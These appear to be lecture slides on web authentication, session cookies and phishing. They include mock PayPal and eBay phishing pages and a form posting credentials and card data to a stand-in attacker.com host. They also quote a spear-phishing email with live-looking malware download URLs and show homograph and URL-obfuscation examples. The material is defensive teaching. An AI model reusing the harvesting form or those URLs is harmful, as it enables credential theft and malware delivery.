

# **Authentication & Impersonation**

# Authentication

- Verifying someone really is who they say they claim they are
- Web server should authenticate client
- Client should authenticate web server

# Impersonation

- Pretending to be someone else
- Attacker can try to:
  - Impersonate client
  - Impersonate server

# Authenticating users

- How can a computer authenticate the user?
  - “Something you know”
    - e.g., password, PIN
  - “Something you have”
    - e.g., smartphone, ATM card, car key
  - “Something you are”
    - e.g., fingerprint, iris scan, facial recognition

# Recall: two-factor authentication

Authentication using two of:

- Something you know (account details or passwords)
- Something you have (tokens or mobile phones)
- Something you are (biometrics)

# Example

**Are these good 2FAs?**

## **Online banking:**

- Hardware token or card (“smth you have”)
- Password (“smth you know”)



## **Mobile phone two-factor authentication:**

- Password (“smth you know”)
- Code received via SMS (“smth you have”)



## **Email authentication:**

- Password
- Answer to security question


**This is not two-factor authentication because both of the factors are something you know**

# After authenticating..

- Session established
  - Session ID stored in cookie
  - Web server maintains list of active sessions (sessionID mapped to user info)
- Reauthentication happens on every http request automatically
  - Recall that every http request contains cookie

# After authenticating..

Alice



sessionID =  
3458904043

Must be unpredictable

Active sessions:

sessionID		name
3458904043		Alice
5465246234		Bob

What can go wrong over http?


Session hijacking attack:

- Attacker steals sessionID, e.g., using a packet sniffer
- Impersonates user



# After authenticating..

Alice



sessionID =  
3458904043

Must be unpredictable

Active sessions:  
3458904043 | Alice  
5465246234 | Bob

Protect sessionID from packet sniffers:

- Send encrypted over HTTPS
- Use *secure* flag to ensure this

When should session/cookie expire?


- Often is more secure
- But less usable for user

What other flags should we set on this cookie?

- *httponly* to prevent scripts from getting to it

# After authentication ..

Alice



What if attacker obtains old sessionID somehow?

- When user logs out, server must remove Alice's entry from active sessions
- Server must not reuse the same session ID in the future
- Old sessionID will not be useful

# Authenticating the server

What mechanism we learned about that helps prevent an attacker from impersonating a server?

- Digital certificates (assuming CA or relevant secret keys were not compromised)

**But these only establish that a certain host a user visits has a certain public key.**

**What if the user visits a malicious host?**

# Phishing attacks

# Phishing attack

- Attacker creates fake website that appears similar to a real one
- Tricks user to visit site (e.g. **sending phishing email**)
- User inserts credentials and sensitive data which gets sent to attacker
- Web page then directs to real site or shows maintenance issues

Please fill in the correct information for the following category to verify your identity.

### Security Measures

Email address:

PayPal Password:

Full Name:

SSN:

 -  - 

Card Type:

Card Number:

Expiration Date:

 /  (mm/yyyy)

Card Verification Number (CVV2):

Street:

City:

Country:

Zip Code:

Telephone:

Verified By Visa / Mastercard

Securecode:

Date of Birth:

 -  -  (Ex: dd-mm-yyyy)

Submit Form

### Protect Your Account Info

Make sure you never provide your password to fraudulent persons.

PayPal automatically encrypts your confidential information using the Secure Sockets Layer protocol (SSL) with an encryption key length of 128-bits (the highest level commercially available).

For more information on protecting yourself from fraud, please review our Security Tips at <http://www.paypal.com/securitytips>

### Protect Your Password

You should **never** give your PayPal password to anyone, including PayPal employees.

By clicking

Your


```
<form action="http://attacker.com/paypal.php" method="post" name="Date">
```

Welcome to eBay - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Refresh Home Search Favorites

Address **http://ebay.attacker.com/** Go Links >>



eBay Buyer Protection [Learn more](#) **NEW**

## Welcome to eBay

### Ready to bid and buy? Register here

Join the millions of people who are already a part of the eBay family. Don't worry, we have room for one more.

Register as an eBay Member and enjoy privileges including:

- Bid, buy and find bargains from all over the world
- Shop with confidence with PayPal Buyer Protection
- Connect with the eBay community and more!

[Register](#)

### Sign in to your account

Back for more fun? Sign in now to buy, bid and sell, or to manage your account.

User ID   
[I forgot my user ID](#)

Password   
[I forgot my password](#)

**Keep me signed in for today.** Don't check this box if you're at a public or shared computer.

[Sign in](#)

Having problems with signing in? [Get help.](#)

**Protect your account:** Create a unique password by using a combination of letters and numbers that are not




Recycle Bin

Welcome to eBay - Microsoft Internet Explorer



File Edit View Favorites Tools Help



Address http://ebay.attacker.com/

Go Links &gt;&gt;

eBay Buyer Protection [Learn more](#) **NEW**

## Welcome to eBay

### Ready to bid and buy? Register here

Join the millions of people who are already a part of the eBay family. Don't worry, we have room for one more.

Register as an eBay Member and enjoy privileges including:

- Bid, buy and find bargains from all over the world
- Shop with confidence with PayPal Buyer Protection
- Connect with the eBay community and more!

[Register](#)

### Sign in to your account

Back for more fun? Sign in now to buy, bid and sell, or to manage your account.

User ID [I forgot my user ID](#)Password [I forgot my password](#)

Keep me signed in for today. Don't check this box if you're at a public or shared computer.

[Sign in](#)

Having problems with signing in? [Get help.](#)

**Protect your account:** Create a unique password by using a combination of letters and numbers that are not






Recycle Bin

Identity Confirmation - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Refresh Home Search Favorites Print Mail People

Address  Go Links



---

## Please confirm your identity jbieber [?](#)

**Please answer security question below.**

What is your mother's maiden name?

Answer the secret question you provided.

What is your other eBay user ID or another's member in your household?

What email used to be associated with this account?

Have you ever sold something on eBay?



Recycle Bin

Identity Confirmation - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Home Search Favorites Refresh Mail Print Messages People

Address <http://ebay.attacker.com/> Go Links

Buy Sell My eBay Communi

**ebay**<sup>®</sup> Bucks You're Invited! Join eBay Bucks.

All Categories Search Advanced Search

Categories Motors Stores Daily Deal eBay Ser Resolution

**Thanks jbieber. Your identity has been confirmed.**

Now you can pick up where you left off.

[Save Profile](#)

[About eBay](#) | [Announcements](#) | [Security Center](#) | [Resolution Center](#) | [eBay Toolbar](#) | [Policies](#) | [Government Relations](#) | [Site Map](#) | [Help](#)

**eBay Buyer Protection** We'll cover your purchase price plus original shipping. [Learn more](#)

Copyright © 1995-2010 eBay Inc. All Rights Reserved. Designated trademarks and brands are the property of their respective owners. Use of this Web site constitutes acceptance of the eBay [User Agreement](#) and [Privacy Policy](#).

[eBay official time](#)

VeriSign Identity Protection



Recycle Bin

http://cgi.ebay.com/ws/eBayISAPI.dll?ViewItem&Item=350121605127&Category=147218&\_trkparms=algo= - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Refresh Home Search Favorites Mail Print Mailbox People

Address http://ebay.attacker.com/ .3DI%26otn%3D1 Go Links >>

Welcome! [Sign in](#) or [register](#).

[CATEGORIES](#) [FASHION](#) [MOTORS](#) [DEALS](#) [CLASSIFIEDS](#) [eBay Buyer Protection](#) [Learn more](#)

**i** This listing (350121605127) has been removed, or this item is not available.

- Please check that you've entered the correct item number
- Listings that have ended 90 or more days ago will not be available for viewing.

[About eBay](#) | [Security Center](#) | [Buyer Tools](#) | [Policies](#) | [Stores](#) | [Site Map](#) | [eBay official time](#)

Copyright © 1995-2011 eBay Inc. All Rights Reserved. Designated trademarks and brands are the property of their respective owners. Use of this Web site constitutes acceptance of the eBay [User Agreement](#) and [Privacy Policy](#).

How can you prevent phishing?

# Phishing prevention

- User should check URL they are visiting!

VNC: throwaway-xp-026

Recycle Bin

http://cgi.ebay.com/ws/eBayISAPI.dll?ViewItem&Item=350121605127&Category=147218&\_trkparms=algo= - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Refresh Home Search Favorites

Address http://ebay.attacker.com/ %3D%26otr%3D1 Go Links >>

Go My eBay | Sell | Community | Customer Support

ebay Welcome! Sign in or register.

CATEGORIES FASHION MOTORS DEALS CLASSIFIEDS eBay Buyer Protection Learn more

**i** This listing (350121605127) has been removed, or this item is not available.

- Please check that you've entered the correct item number
- Listings that have ended 90 or more days ago will not be available for viewing.

About eBay | Security Center | Buyer Tools | Policies | Stores | Site Map | eBay official time

Copyright © 1995-2011 eBay Inc. All Rights Reserved. Designated trademarks and brands are the property of their respective owners. Use of this Web site constitutes acceptance of the eBay User Agreement and Privacy Policy.

# Does not suffice to check what it says you click on

Now go to Google!  
<http://google.com>



Because it can be:

```
<a src="http://attacker.com">http://google.com</a>
```

## Check the address bar!

# URL obfuscation attack

- Attacker can choose similarly looking URL with a typo

bankofamer~~ca~~.com

bankofthe~~v~~est.com

# Homeograph attack

- Unicode characters from international alphabets may be used in URLs  
paypal.com (first p in Cyrillic)
- URL seems correct, but is not

Another example:

`www.pnc.com/webapp/unsec/homepage.var.cn`

**"pnc.com/webapp/unsec/homepage" is one string**



# “Spear Phishing”

From: Lab.senior.manager@gmail.com  
Subject: FW: Agenda  
Body: This below agenda just came in form from Susan, please look at it.  
>From: Norris, Susan (ORO)  
>To: Manager, Senior; Rabovsky, Joel MJ  
>Subject: Agenda  
>Thanks, nice to know that you all care this so much!  
>  
>Susan Norris  
>norrissg@oro.doe.gov  
Attached: Agenda Mar 4.pdf

Targeted phishing that includes details that seemingly must mean it's legitimate

To: vern@ee.lbl.gov  
Subject: RE: Russian spear phishing attack against .mil and .gov employees  
From: jeffreyc@cia.gov  
Date: Wed, 10 Feb 2010 19:51:47 +0100

## Russian spear phishing attack against .mil and .gov employees

A "relatively large" number of U.S. government and military employees are being taken in by a spear phishing attack which delivers a variant of the Zeus trojan. The email address is spoofed to appear to be from the NSA or Intelink concerning a report by the National Intelligence Council named the "2020 Project". It's purpose is to collect passwords and obtain remote access to the infected hosts.

### Security Update for Windows 2000/XP/Vista/7 (KB823988)

About this download: A security issue has been identified that could allow an attacker to remotely compromise a computer running Microsoft Windows and gain complete control over it. You can help protect your computer by installing this update from Microsoft. After you install this item, you may have to restart your computer.

#### Download:

<http://mv.net.md/update/update.zip>

or

<http://www.sendspace.com/file/xwc1pi>

Yep, this is itself a  
spear-phishing attack!

---

Jeffrey Carr is the CEO of GreyLogic, the Founder and Principal Investigator of Project Grey Goose, and the author of "Inside Cyber Warfare".  
[jeffreyc@greylogic.us](mailto:jeffreyc@greylogic.us)

# Sophisticated phishing

- Context-aware phishing – 10% users fooled
  - Spoofed email includes info related to a recent eBay transaction/listing/purchase
- Social phishing – 70% users fooled
  - Send spoofed email appearing to be from one of the victim's friends (inferred using social networks)

## West Point experiment

- Cadets received a spoofed email near end of semester:  
*“There was a problem with your last grade report; click here to resolve it.”* 80% clicked.

# Why does phishing work?

- User mental model vs. reality
  - Browser security model too hard to understand!
- The easy path is insecure; the secure path takes extra effort
- Risks are rare

# Authenticating the server

- Users should:
  - Check the address bar carefully. Or, load the site via a bookmark or by typing into the address bar.
  - Guard against spam
  - Do not click on links, attachments from unknown
- Browsers also receive regular blacklists of phishing sites (but this is not immediate)
- Mail servers try to eliminate phishing email

# Authentication summary

- We need to authenticate both users and servers
- Phishing attack impersonates server
- A disciplined user can reduce occurrence of phishing attacks